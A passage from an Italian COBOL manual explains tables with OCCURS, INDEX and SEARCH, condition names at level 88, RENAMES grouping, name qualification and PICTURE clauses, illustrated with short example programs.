In pratica, si scrive il nome della variabile ripetuta, seguita dall'indice o dagli indici tra parentesi tonde. Il primo indice riguarda la prima dimensione, intesa come quella più esterna; l'ultimo riguarda l'annidamento più interno.

L'indice è un numero intero positivo che va da uno fino al massimo della dimensione che lo riguarda. Seguendo l'esempio apparso nella sezione precedente, '**E (1 7)**' rappresenta la settima occorrenza della variabile '**E**' nell'ambito della prima della variabile '**C**'. Pertanto, il nome da usare per indicare l'elemento è quello della variabile più interna che si vuole individuare, mentre gli indici partono dalla posizione più esterna.

Si noti che è convenzione comune inserire delle virgole per separare gli indici, anche se si tratta di una forma di rappresentazione facoltativa.

Viene mostrato un altro esempio di tabella a tre dimensioni:

```
000000 01  ENCICLOPEDIA.
000000     05  VOLUME                   OCCURS 10 TIMES.
000000         10  TITOLO-VOLUME            PIC X(30).
000000         10  PARTE                OCCURS 20 TIMES.
000000             15  TITOLO-PARTE         PIC X(30).
000000             15  CAPITOLO         OCCURS 30 TIMES.
000000                 20  TITOLO-CAPITOLO  PIC (30).
000000                 20  TESTO            PIC (200).
```

Si tratta di una variabile strutturata che serve a contenere delle informazioni su un'enciclopedia. L'elemento '**VOLUME (5)**' contiene le informazioni su tutto il volume quinto; l'elemento '**TITOLO-VOLUME (5)**' contiene il titolo del volume quinto; l'elemento '**TITOLO-PARTE (5, 3)**' contiene il titolo della terza parte del volume quinto; l'elemento '**TESTO (5, 3, 25)**' contiene il testo del venticinquesimo capitolo contenuto nella terza

parte del quinto volume. Naturalmente, in questo esempio si intende che la numerazione delle parti ricominci da uno all'inizio di ogni volume; così si intende che all'inizio di ogni parte la numerazione dei capitoli riprenda da uno.

676.3 Indice

L'indice di una tabella può essere indicato attraverso una costante numerica, una variabile numerica a cui sia stato attribuito preventivamente un valore appropriato o attraverso un'espressione elementare che risulta in un numero intero appropriato.

Quando si usa una variabile per la gestione di un indice, è possibile ed è consigliabile che il tipo numerico di tale variabile sia '**`INDEX`**'. In pratica, nella sezione '**`WORKING-STORAGE SECTION`**' un indice potrebbe essere dichiarato come nell'esempio seguente, dove se ne vedono due, il primo, denominato '**`INDICE`**', è dichiarato come variabile scalare di livello 77, il secondo, denominato '**`INDICE-C`**', è sempre costituito da una variabile scalare, che però fa parte di una variabile strutturata:

```
000000 77  INDICE           USAGE IS INDEX.
000000
000000 01  A.
000000     02  B            PIC X(30).
000000     02  INDICE-C     USAGE IS INDEX.
```

Si può osservare che questo tipo di variabile numerica non prevede la definizione della sua dimensione che è stabilita invece dal compilatore, in base alle caratteristiche dell'elaboratore e del sistema operativo.

In alternativa, **l'indice può essere dichiarato contestualmente alla dichiarazione della variabile ricorrente**; in tal caso, il compilatore può aggiungere dei controlli tali da impedire che si possa assegnare alla variabile un valore al di fuori dell'ambito della dimensione della tabella:

```
000000 01  ENCICLOPEDIA.
000000     05  VOLUME                  OCCURS 10 TIMES
000000                                 INDEX IS IND-VOLUME.
000000         10  TITOLO-VOLUME           PIC X(30).
000000         10  PARTE               OCCURS 20 TIMES
000000                                 INDEX IS IND-PARTE.
000000             15  TITOLO-PARTE        PIC X(30).
000000             15  CAPITOLO        OCCURS 30 TIMES
000000                                 INDEX IS IND-CAPITOLO.
000000                 20  TITOLO-CAPITOLO  PIC (30).
000000                 20  TESTO            PIC (200).
```

Qui viene ripreso e modificato un esempio già apparso in una sezione precedente. La differenza consiste nell'assegnare l'indice a ogni variabile ricorrente. Pertanto si hanno gli indici: '**`IND-VOLUME`**', '**`IND-PARTE`**' e '**`IND-CAPITOLO`**'.

Come accennato, si può fare riferimento a un elemento di una tabella indicando un indice costituito da un'espressione matematica elementare. Si parla in questo caso di indici relativi, perché si possono sommare o sottrarre dei valori a partire da una posizione di partenza. Per esempio, supponendo che la variabile '**`I`**' contenga il numero 15, l'elemento indicato come

'**ELE (I - 4)**' corrisponderebbe alla notazione '**ELE (11)**'; nello stesso modo, l'elemento indicato come '**ELE (I + 4)**' corrisponderebbe alla notazione '**ELE (19)**'.

676.4 Tabelle di dimensione variabile

Teoricamente, è possibile dichiarare l'occorrenza di una variabile per una quantità variabile di elementi; si usa in tal caso la forma '**OCCURS *m* TO *n* TIMES**'. A seconda del compilatore, può essere obbligatorio, o facoltativo, specificare il nome di una variabile che controlla dinamicamente la quantità massima di elementi:

```
OCCURS  integer-1 TO integer-2 TIMES [DEPENDING ON data-name-3]
------            --                 ---------
```

Viene mostrato l'esempio di un programma completo, che serve ad accumulare in una tabella alcuni dati personali. Sono previsti un massimo di 60 elementi e la quantità effettiva di elementi è controllata dalla variabile '**UTENTI-MAX**':

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ELM1150.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-24.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-UTENTI.
001200     02  UTENTE           OCCURS 1 TO 60 TIMES
001300                          DEPENDING ON UTENTI-MAX
001400                          INDEXED BY IND-UTENTE.
001500         03  COGNOME      PIC X(30).
001600         03  NOME         PIC X(30).
001700         03  NOTA         PIC X(200).
001800 77  UTENTI-MAX           USAGE IS INDEX.
001900 77  EOJ                  PIC 9   VALUE ZERO.
002000 77  RISPOSTA             PIC XX.
002100*
002200 PROCEDURE DIVISION.
002300*------------------------- LIVELLO 0 -----------------------------
002400 MAIN.
002500     PERFORM INSERIMENTO-DATI
002600             VARYING IND-UTENTE FROM 1 BY 1
002700             UNTIL EOJ = 1.
002800     PERFORM SCANSIONE
002900             VARYING IND-UTENTE FROM 1 BY 1
003000             UNTIL IND-UTENTE > UTENTI-MAX.
003100*
003200     STOP RUN.
003300*------------------------- LIVELLO 1 -----------------------------
003400 INSERIMENTO-DATI.
003500     MOVE IND-UTENTE TO UTENTI-MAX.
003600     DISPLAY "INSERISCI IL COGNOME: ".
```

```
003700     ACCEPT COGNOME (IND-UTENTE).
003800     DISPLAY "INSERISCI IL NOME: ".
003900     ACCEPT NOME (IND-UTENTE).
004000     DISPLAY "INSERISCI UNA NOTA DESCRITTIVA: ".
004100     ACCEPT NOTA (IND-UTENTE).
004200*
004300     IF IND-UTENTE >= 60
004400       THEN
004500           MOVE 1 TO EOJ;
004600       ELSE
004700           DISPLAY "VUOI CONTINUARE? SI O NO",
004800           ACCEPT RISPOSTA;
004900           IF RISPOSTA = "SI"
005000             THEN
005100                 DISPLAY "OTTIMO!";
005200             ELSE
005300                 MOVE 1 TO EOJ.
005400*-----------------------------------------------------------------
005500 SCANSIONE.
005600     DISPLAY COGNOME (IND-UTENTE), " ",
005700             NOME (IND-UTENTE), " ",
005800             NOTA (IND-UTENTE).
005900*
```

676.5 Tabelle ordinate

Se si devono utilizzare i dati in una tabella per eseguire una ricerca al suo interno (utilizzando l'istruzione '**`SEARCH`**' nella divisione '**`PROCEDURE DIVISION`**'), se si può essere certi che le informazioni contenute siano ordinate secondo una certa chiave, lo si può specificare nella dichiarazione:

```
        /                                                     \
        |              integer-2 TIMES                        |
OCCURS  <                                                     >
------  |  integer-1 TO integer-2 TIMES [DEPENDING ON data-name-3]  |
        \              --                ---------            /

        .--  /             \                        --.
        |    |  ASCENDING  |                          |
        |    <  ---------  >  KEY IS  {data-name-4}...  |...
        |    |  DESCENDING |                          |
        `--  \  ---------- /                        --'

        [ INDEXED BY  {index-name-1}... ]
          -------
```

La metavariabile ***data-name-4*** dello schema sintattico rappresenta una variabile contenuta nell'elemento ricorrente; attraverso la parola chiave '**`ASCENDING`**' si intende dichiarare che la tabella è ordinata, lessicograficamente, in modo ascendente, secondo il contenuto di quella variabile, se invece si usa la parola chiave '**`DESCENDING`**', si intende un ordinamento decrescente.

È possibile specificare più chiavi di ordinamento successive, nel caso si vogliano abbinare chiavi secondarie di ordinamento.

Sia chiaro che la tabella deve già risultare ordinata secondo le chiavi specificate, altrimenti le istruzioni '**SEARCH**' della divisione '**PROCEDURE DIVISION**' danno risultati errati o falliscono semplicemente. Naturalmente, all'interno del programma è possibile prevedere un procedimento di riordino, da eseguire prima di utilizzare delle istruzioni '**SEARCH**'.

L'esempio seguente mostra l'indicazione della chiave di ordinamento, costituita precisamente dalla variabile '**COGNOME**', che deve risultare ascendente in fase di ricerca:

```
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-UTENTI.
001200     02  UTENTE           OCCURS 1 TO 60 TIMES
001300                          DEPENDING ON UTENTI-MAX
001350                          ASCENDING KEY IS COGNOME
001400                          INDEXED BY IND-UTENTE.
001500         03  COGNOME      PIC X(30).
001600         03  NOME         PIC X(30).
001700         03  NOTA         PIC X(200).
001800 77  UTENTI-MAX           USAGE IS INDEX.
```

676.6 Scansione delle tabelle

Il linguaggio COBOL prevede un'istruzione apposita per facilitare la scansione delle tabelle. Si tratta di '**SEARCH**', che ha due modalità di funzionamento, a seconda che si voglia eseguire una ricerca sequenziale o una ricerca binaria. Naturalmente, la ricerca sequenziale si presta alla scansione di una tabella i cui dati non sono ordinati, mentre nel secondo caso devono esserlo.

Viene mostrato l'esempio di un programma completo che inizia con l'inserimento di dati all'interno di una tabella, quindi esegue una ricerca sequenziale al suo interno:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-SEARCH.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-12.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 01  RECORD-UTENTI.
001400     02  UTENTE           OCCURS 60 TIMES
001500                          INDEXED BY IND-UTENTE.
001600         03  COGNOME      PIC X(30).
001700         03  NOME         PIC X(30).
001800         03  NOTA         PIC X(200).
001900 77  EOJ                  PIC 9   VALUE ZERO.
002000 77  RISPOSTA             PIC XX.
```

```
002100 77  RICERCA              PIC X(30).
002200*
002300 PROCEDURE DIVISION.
002400*------------------------- LIVELLO 0 -----------------------------
002500 MAIN.
002600     PERFORM INSERIMENTO-DATI
002700             VARYING IND-UTENTE FROM 1 BY 1
002800             UNTIL EOJ = 1.
002900     MOVE 0 TO EOJ.
003000     PERFORM SCANSIONE UNTIL EOJ = 1.
003100*
003200     STOP RUN.
003300*------------------------- LIVELLO 1 -----------------------------
003400 INSERIMENTO-DATI.
003500     DISPLAY IND-UTENTE, " INSERISCI IL COGNOME: ".
003600     ACCEPT COGNOME (IND-UTENTE).
003700     DISPLAY IND-UTENTE, " INSERISCI IL NOME: ".
003800     ACCEPT NOME (IND-UTENTE).
003900     DISPLAY IND-UTENTE, " INSERISCI UNA NOTA DESCRITTIVA: ".
004000     ACCEPT NOTA (IND-UTENTE).
004100*
004200     IF IND-UTENTE >= 60
004300       THEN
004400           MOVE 1 TO EOJ;
004500       ELSE
004600           DISPLAY "VUOI CONTINUARE? SI O NO",
004700           ACCEPT RISPOSTA;
004800           IF RISPOSTA = "SI"
004900             THEN
005000                 NEXT SENTENCE;
005100             ELSE
005200                 MOVE 1 TO EOJ.
005300*-----------------------------------------------------------------
005400 SCANSIONE.
005500     DISPLAY "INSERISCI IL COGNOME DA CERCARE:".
005600     ACCEPT RICERCA.
005700     IF RICERCA = SPACES
005800       THEN
005900           MOVE 1 TO EOJ;
006000       ELSE
006100           SET IND-UTENTE TO 1,
006200           SEARCH UTENTE
006300                 AT END
006400                       DISPLAY "IL COGNOME CERCATO ",
006500                               "NON SI TROVA NELLA TABELLA: ",
006600                               QUOTE RICERCA QUOTE;
006700                 WHEN COGNOME (IND-UTENTE) = RICERCA
006800                     DISPLAY "IL COGNOME ", RICERCA,
006900                             "SI TROVA NELLA POSIZIONE ",
007000                             IND-UTENTE.
007100*
```

Nell'esempio sono evidenziate le righe in cui si dichiara la tabella e quelle che eseguono la scansione. Si deve osservare che prima dell'istruzione '**SEARCH**', l'indice deve essere collocato manualmente nella posizione iniziale.

L'esempio seguente mostra una variante del programma già descritto, in cui si vuole eseguire una ricerca binaria. Perché la ricerca possa avere successo, la tabella deve essere dichiarata con una dimensione variabile di elementi, inoltre non è più necessario impostare il valore iniziale dell'indice, prima della scansione.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-SEARCH-KEY.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-12.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 01  RECORD-UTENTI.
001400     02  UTENTE            OCCURS 1 TO 60 TIMES
001500                           DEPENDING ON UTENTI-MAX
001600                           ASCENDING KEY IS COGNOME
001700                           INDEXED BY IND-UTENTE.
001800         03  COGNOME       PIC X(30).
001900         03  NOME          PIC X(30).
002000         03  NOTA          PIC X(200).
002100 77  UTENTI-MAX            USAGE IS INDEX.
002200 77  EOJ                   PIC 9   VALUE ZERO.
002300 77  RISPOSTA              PIC XX.
002400 77  RICERCA               PIC X(30).
002500*
002600 PROCEDURE DIVISION.
002700*------------------------- LIVELLO 0 -----------------------------
002800 MAIN.
002900     PERFORM INSERIMENTO-DATI
003000             VARYING IND-UTENTE FROM 1 BY 1
003100             UNTIL EOJ = 1.
003200     MOVE 0 TO EOJ.
003300     PERFORM SCANSIONE UNTIL EOJ = 1.
003400*
003500     STOP RUN.
003600*------------------------- LIVELLO 1 -----------------------------
003700 INSERIMENTO-DATI.
003800     MOVE IND-UTENTE TO UTENTI-MAX.
003900     DISPLAY IND-UTENTE, " INSERISCI IL COGNOME: ".
004000     ACCEPT COGNOME (IND-UTENTE).
004100     DISPLAY IND-UTENTE, " INSERISCI IL NOME: ".
004200     ACCEPT NOME (IND-UTENTE).
004300     DISPLAY IND-UTENTE, " INSERISCI UNA NOTA DESCRITTIVA: ".
004400     ACCEPT NOTA (IND-UTENTE).
004500*
```

```
004600     IF IND-UTENTE >= 60
004700       THEN
004800           MOVE 1 TO EOJ;
004900       ELSE
005000           DISPLAY "VUOI CONTINUARE? SI O NO",
005100           ACCEPT RISPOSTA;
005200           IF RISPOSTA = "SI"
005300             THEN
005400                 NEXT SENTENCE;
005500             ELSE
005600                 MOVE 1 TO EOJ.
005700*-----------------------------------------------------------------
005800 SCANSIONE.
005900     DISPLAY "INSERISCI IL COGNOME DA CERCARE:".
006000     ACCEPT RICERCA.
006100     IF RICERCA = SPACES
006200       THEN
006300           MOVE 1 TO EOJ;
006400       ELSE
006600           SEARCH ALL UTENTE
006700                 AT END
006800                       DISPLAY "IL COGNOME CERCATO ",
006900                               "NON SI TROVA NELLA TABELLA: ",
007000                               QUOTE RICERCA QUOTE;
007100                 WHEN COGNOME (IND-UTENTE) = RICERCA
007200                     DISPLAY "IL COGNOME ", RICERCA,
007300                             "SI TROVA NELLA POSIZIONE ",
007400                             IND-UTENTE.
007500*
```

La ricerca binaria richiede che gli elementi della tabella siano ordinati in base alla chiave primaria; pertanto, si presume che l'inserimento dei cognomi avvenga tenendo conto dell'ordine lessicografico.

Capitolo 677

Nomi di condizione, raggruppamento e qualificazione

Per rappresentare in modo immediato una condizione che verifichi la corrispondenza tra il contenuto di una variabile e un insieme di valori prestabiliti, si possono utilizzare i ***nomi di condizione***. I nomi di condizione sono sostanzialmente delle costanti che descrivono un'espressione condizionale di questo tipo e si dichiarano con il numero di livello 88.

Le variabili possono essere raggruppate diversamente, purché si trovino all'interno di una stessa variabile strutturata e siano adiacenti.

I nomi dati alle variabili e ad altri oggetti del programma, in certe situazioni possono richiedere la «qualificazione», che consiste nello specificare il contesto al quale si riferiscono.

677.1 Nomi di condizione

Attraverso il livello 88 è possibile definire una costante speciale, con lo scopo di rappresentare la possibilità che una variabile contenga certi valori. In pratica, si dichiara una variabile, con i livelli da 01 a 49 o anche con il livello 77. A questa variabile si abbinano una o più costanti dichiarate con il livello 88, che descrivono la possibilità che la variabile a cui si riferiscono contenga un certo insieme di valori. Le costanti di livello 88, dichiarate in questo modo, si usano poi nelle condizioni.

```
                        /            \  /            .-- /         \          --. \
                        | VALUE IS   |  |            |   | THROUGH |            | |
88  condition-name  <  -----         >  < literal-1  |   < -------  > literal-2 | >... .
                        | VALUES ARE |  |            |   | THRU    |            | |
                        \ ------     /  \            `-- \ ----    /          --' /
```

Nello schema sintattico si vede soltanto la dichiarazione del livello 88, ma si deve tenere conto che si tratta di istruzioni che vanno collocate a partire dalla riga successiva a quella di dichiarazione della variabile a cui si riferiscono.

La parola chiave '**THROUGH**' o '**THRU**' si usa per specificare un intervallo di valori (dalla costante ***literal-1*** a ***literal-2***. Il valore singolo o l'intervallo di valori, può essere seguito da altri.

Nell'esempio seguente, si vede la dichiarazione della variabile '**VERNICIATURA**' che può contenere una stringa di 30 caratteri (alfanumerica). A questa variabile si associano due nomi di condizione, '**VERNICE-CHIARA**' e '**VERNICE-SCURA**', che servono a definire due gruppi di colori, descritti per nome. Da questo si intuisce che nella parte procedurale del programma venga attribuito alla variabile '**VERNICIATURA**' il nome di un colore (scritto con lettere maiuscole); poi, per verificare il tipo di colore si può usare uno di questi nomi di condizione, per esprimere il fatto che la variabile contenga uno dei nomi del gruppo a cui quel nome fa riferimento.

```
000000 01  VERNICIATURA     PIC X(30).
000000     88  VERNICE-CHIARA   "ARANCIO", "GIALLO", "VERDE",
000000                          "AZZURRO",  "GRIGIO",  "BIANCO".
000000     88  VERNICE-SCURA    "NERO", "MARRONE", "ROSSO",
000000                          "BLU",  "VIOLA".
```

L'esempio seguente descrive la variabile '**CODICE**' che può contenere una sola cifra numerica. A questa variabile si associano dei nomi di condizione, che descrivono raggruppamenti diversi delle cifre che possono essere contenute nella variabile.

```
000000     02  CODICE           PIC 9.
000000         88  PARI         0, 2, 4, 6, 8.
000000         88  DISPARI      1, 3, 5, 7, 9.
000000         88  BASSO        0 THRU 4.
000000         88  ALTO         5 THRU 9.
```

Nella divisione '**PROCEDURE DIVISION**' potrebbero apparire righe come quelle successive, per verificare che la variabile '**CODICE**' contenga certi valori:

```
000000     IF PARI
000000     THEN
000000         PERFORM …;
000000     ELSE
000000         …
```

In questo modo si evita di scrivere un'espressione condizionale complessa come nell'esempio seguente:

```
000000     IF CODICE IS EQUAL TO 0
000000        OR CODICE IS EQUAL TO 2
000000        OR CODICE IS EQUAL TO 4
000000        OR CODICE IS EQUAL TO 6
000000        OR CODICE IS EQUAL TO 8
000000     THEN
000000         PERFORM …
000000     ELSE
000000         …
```

I nomi di condizione si possono associare a variabili che hanno un contenuto alfabetico, alfanumerico e numerico, ma nell'ultimo caso, deve trattarsi di valori rappresentati in forma di stringhe di caratteri (pertanto sono escluse le rappresentazioni compatte che usano quattro bit per cifra e quelle binarie).

Un nome di condizione può essere associato a una variabile che costituisce una tabella, oppure che è contenuta in una struttura tabellare. Per fare riferimento al nome di condizione nella cella giusta, occorre utilizzare gli indici, così come si fa normalmente in queste situazioni.

677.2 Raggruppamento

Il livello 66 permette di raggruppare alcune variabili adiacenti di una stessa struttura:


```
                                    .--  /            \              --.
                                    |    |  THROUGH   |                |
66  data-name-1  RENAMES data-name-2 |    <  -------   >  data-name-3   | .
                 -------            |    |  THRU      |                |
                                    `--  \  ----      /              --'
```

Dopo il numero di livello 66 viene dichiarato il nome del raggruppamento, quindi, dopo la parola chiave '**RENAMES**', si indica il nome della prima variabile; eventualmente, dopo la pa-

rola chiave '**THROUGH**' o '**THRU**', si indica l'ultima variabile da riunire. Si osservi l'esempio seguente:

```
000000 01  TABULATO.
000000     05  A.
000000         10  A1  PIC X.
000000         10  A2  PIC XXX.
000000         10  A3  PIC XX.
000000         10  A4  PIC XX.
000000     05  B.
000000         10  B1  PIC XX.
000000         10  B2  PIC X(16).
000000         10  B3  PIC X(8).
000000         10  B4  PIC X.
000000 66  C RENAMES A.
000000 66  D RENAMES A1 THRU A3.
000000 66  E RENAMES A4 THRU B2.
000000 66  F RENAMES A2 THRU B.
000000 66  G RENAMES A  THRU B.
```

Il disegno successivo, anche se non proporzionato rispetto alla dimensione delle variabili, mostra a cosa si riferiscono i vari raggruppamenti:

TABULATO
A B
A1 A2 A3 A4 B1 B2 B3 B4
C
D E
F
G

677.3 Qualificazione

I nomi usati nel linguaggio COBOL, per le variabili e per la delimitazione di porzioni del contenuto della divisione '**PROCEDURE DIVISION**' hanno valore per tutta l'estensione del programma; pertanto, in generale, non possono esserci nomi doppi e non si creano ambiti di funzionamento ristretti.

Dal momento che i nomi usati per dichiarare le variabili, oltre che le sezioni e i paragrafi della divisione '**PROCEDURE DIVISION**', hanno una lunghezza limitata normalmente a soli 30 caratteri, in un programma abbastanza grande si può porre il problema di riuscire a scrivere nomi abbastanza mnemonici e univoci. Per questo, è possibile riutilizzare certi nomi, purché poi questi siano indicati attraverso la qualificazione del loro contesto. Il contesto che consente di qualificare un nome è costituito da una gerarchia di nomi; si osservi l'esempio seguente:

```
001700 FILE SECTION.
001800 FD  SALES-FILE
001830     LABEL RECORD IS STANDARD
001860     VALUE OF FILE-ID IS "sales".
001900 01  SALES-RECORD.
002000     05  VENDOR-NAME      PIC X(20).
002100     05  VALUE            PIC S9(6).
002200     05  NUMBER           PIC X(13).
002300     05  TYPE             PIC X.
002400     05  VENDOR-REGION    PIC X(17).
002500     05  VENDOR-CITY      PIC X(20).
002600     05  COMMENTS         PIC X(60).
```

Si vede la dichiarazione del file '**SALES-FILE**', dove la variabile '**SALES-RECORD**' ne rappresenta il record, che a sua volta è suddiviso in una serie di campi. La variabile '**TYPE**', di questo esempio, appartiene gerarchicamente alla variabile '**SALES-RECORD**', che a sua volta appartiene al file '**SALES-FILE**'.

Supponendo che in questo programma, per qualche ragione, ci sia un'altra variabile con il nome '**TYPE**', si potrebbe individuare quella abbinata all'esempio specificando che si tratta della variabile '**TYPE**' di '**SALES-RECORD**'; ma volendo supporre che ci siano anche diverse variabili '**SALES-RECORD**', contenenti un campo denominato '**TYPE**', occorrerebbe indicare la variabile '**TYPE**' di '**SALES-RECORD**' di '**SALES-FILE**'.


Nella divisione '**PROCEDURE DIVISION**' può succedere qualcosa di simile, quando si usa una suddivisione delle procedure in sezioni e paragrafi. In questo modo, i nomi dei paragrafi potrebbero richiedere una qualificazione, specificando a quale sezione appartengono.


Ciò che consente di qualificare un nome, in modo sufficiente a renderlo univoco, è il ***qualificatore***.

Quando nella divisione '**PROCEDURE DIVISION**' si usa un nome che richiede una qualificazione, si usa indifferentemente la parola chiave '**IN**' oppure '**OF**':

```
… TYPE IN SALES-RECORDS …
… TYPE IN SALES-RECORDS OF SALES-FILE …
```

Segue lo schema sintattico per qualificare una variabile:

```
 /                 \   .--  /    \              --.    .--  /    \             --.
 | data-name-1     |   |    | IN |                |    |    | IN |               |
<                   >  |   <  --  >  data-name-2  |... |   <  --  >  file-name   |
 | condition-name  |   |    | OF |                |    |    | OF |               |
 \                 /   `--  \ -- /              --'    `--  \ -- /             --'
```

Segue lo schema sintattico per qualificare un paragrafo all'interno della divisione '**PROCEDURE DIVISION**':

```
                .--  /    \               --.
                |    | IN |                 |
paragraph-name  |   <  --  >  section-name  |
                |    | OF |                 |
                `--  \ -- /               --'
```

Quando si deve usare la qualificazione per individuare un elemento di una tabella, gli indici tra parentesi tonde appaiono alla fine, dopo la qualificazione stessa. Seguono due modelli sintattici alternativi che descrivono il modo di rappresentare un elemento di una tabella, tenendo conto anche della qualificazione:

```
              .--  /    \             --.
              |    | IN |               |
data-name-1   |    < -- >  data-name-2  |... [(subscript...)]
              |    | OF |               |
              `--  \ -- /             --'
```

```
            .--  /    \           --.       / literal-1                    \
            |    | IN |             |       |                              |
data-name-1 |    < -- > data-name-2 |... (  < index-name-1 [+ literal-2] >... )
            |    | OF |             |       |                              |
            `--  \ -- /           --'       \ index-name-1 [- literal-2] /
```

Le regole che stabiliscono la possibilità o meno di usare la qualificazione, sono intuitive e non vengono descritte qui nel dettaglio. La regola generale da seguire è quella della leggibilità del programma sorgente, che richiede di usare la qualificazione solo quando questa è utile per migliorare la chiarezza dello stesso.

Capitolo 678

Modello di definizione della variabile

Il COBOL gestisce soltanto due tipi di dati: numerici e alfanumerici. Tuttavia, nel momento in cui si dichiara il modello, le variabili scalari (ovvero quelle che non sono scomposte) si distinguono in classi e in categorie, secondo lo schema che si vede nella tabella successiva.

Tabella 678.1. Classi e categorie delle variabili COBOL.

Livello di suddivisione	**Classe**	**Categoria**
variabile scalare (non suddivisibile)	numerica	numerica
	alfanumerica	numerica *edited*
		alfanumerica *edited*
		alfanumerica
variabile strutturata (*record*)	alfanumerica	alfanumerica

Le variabili che appartengono alla ***classe numerica*** contengono dei valori che si possono utilizzare per eseguire delle espressioni numeriche; mentre quelle che appartengono alla ***classe alfanumerica*** si possono utilizzare soltanto come sequenze di caratteri.

Si osservi che una variabile strutturata è sempre solo alfanumerica, ma ciò non toglie che i campi che contiene possano essere di una classe e di una categoria differente.

Le variabili che appartengono alle categorie *edited*, «modificate», servono per ricevere un valore, numerico o alfanumerico, da modificare nell'atto stesso della ricezione. Una variabile di questo tipo fa sempre parte della classe alfanumerica, perché, una volta ricevuti i dati e modificati in base al modello di definizione della variabile, questi sono semplicemente una sequenza di caratteri senza più alcun valore numerico.

678.1 Dichiarazione del modello di definizione della variabile

Il modello di definizione della variabile è introdotto dalla parola chiave '**`PICTURE`**', o '**`PIC`**':

```
/          \
| PICTURE |
< -------  >  IS character-string
| PIC      |
\ ---      /
```

La metavariabile ***character-string*** costituisce il modello vero e proprio, che può essere composto da un massimo di 30 caratteri, anche se in questo modo si possono comunque rappresentare modelli di variabili di dimensioni molto più grandi.

Si osservi che l'indicazione di un modello di definizione della variabile è obbligatorio per tutte le variabili scalari (pertanto riguarda potenzialmente i livelli da 01 a 49 e 77), mentre non è consentito per le variabili strutturate.

La stringa che costituisce il modello di definizione della variabile è composta di simboli che descrivono ognuno le caratteristiche di un carattere, di una cifra, di un segno, oppure inseriscono qualcosa che nel dato originale è assente, ma spesso possono essere ripetuti mettendo un numero intero tra parentesi:

```
x(n)
```

Una notazione del genere indica che il simbolo ***x*** va inteso come se fosse ripetuto ***n*** volte; per esempio, '`9(3)V9(5)`' è equivalente a '`999V99999`'. È attraverso questo meccanismo che si possono descrivere variabili molto grandi, pur avendo un modello di definizione limitato a soli 30 caratteri.

Nelle sezioni successive vengono descritti i simboli utilizzabili per i modelli di definizione delle variabili scalari. Lo standard del linguaggio COBOL annovera più possibilità di quelle indicate, ma i compilatori non si comportano sempre allo stesso modo e spesso ignorano l'uso di alcuni simboli, oppure li interpretano in modo inesatto. Questo problema riguarda soprattutto i simboli che applicano delle modifiche al valore ricevuto nella variabile, che quindi vanno usati con estrema parsimonia se si vuole scrivere un programma abbastanza compatibile.

678.2 Variabili alfanumeriche

Sono variabili alfanumeriche pure e semplici quelle che possono rappresentare qualunque carattere delle codifica prevista, limitatamente al fatto che la rappresentazione è in forma di byte (ASCII o EBCDIC). Il modello di definizione di una variabile alfanumerica prevede simboli speciali che limitano l'inserimento di soli caratteri alfabetici o di sole cifre numeriche, ma in pratica, succede spesso che i compilatori non applichino alcuna restrizione.

Tabella 678.3. Simboli del modello di definizione di una variabile alfanumerica.

Simbolo	Descrizione
`9`	Rappresenta una cifra numerica.
`A`	Rappresenta una lettera dell'alfabeto latino, non accentata, maiuscola o minuscola.
`X`	Rappresenta un carattere qualsiasi.

Si osservi che il modello di definizione di una variabile alfanumerica deve contenere almeno un simbolo '`X`' o '`A`', altrimenti, un modello che contenga soltanto il simbolo '`9`' verrebbe interpretato come numerico.

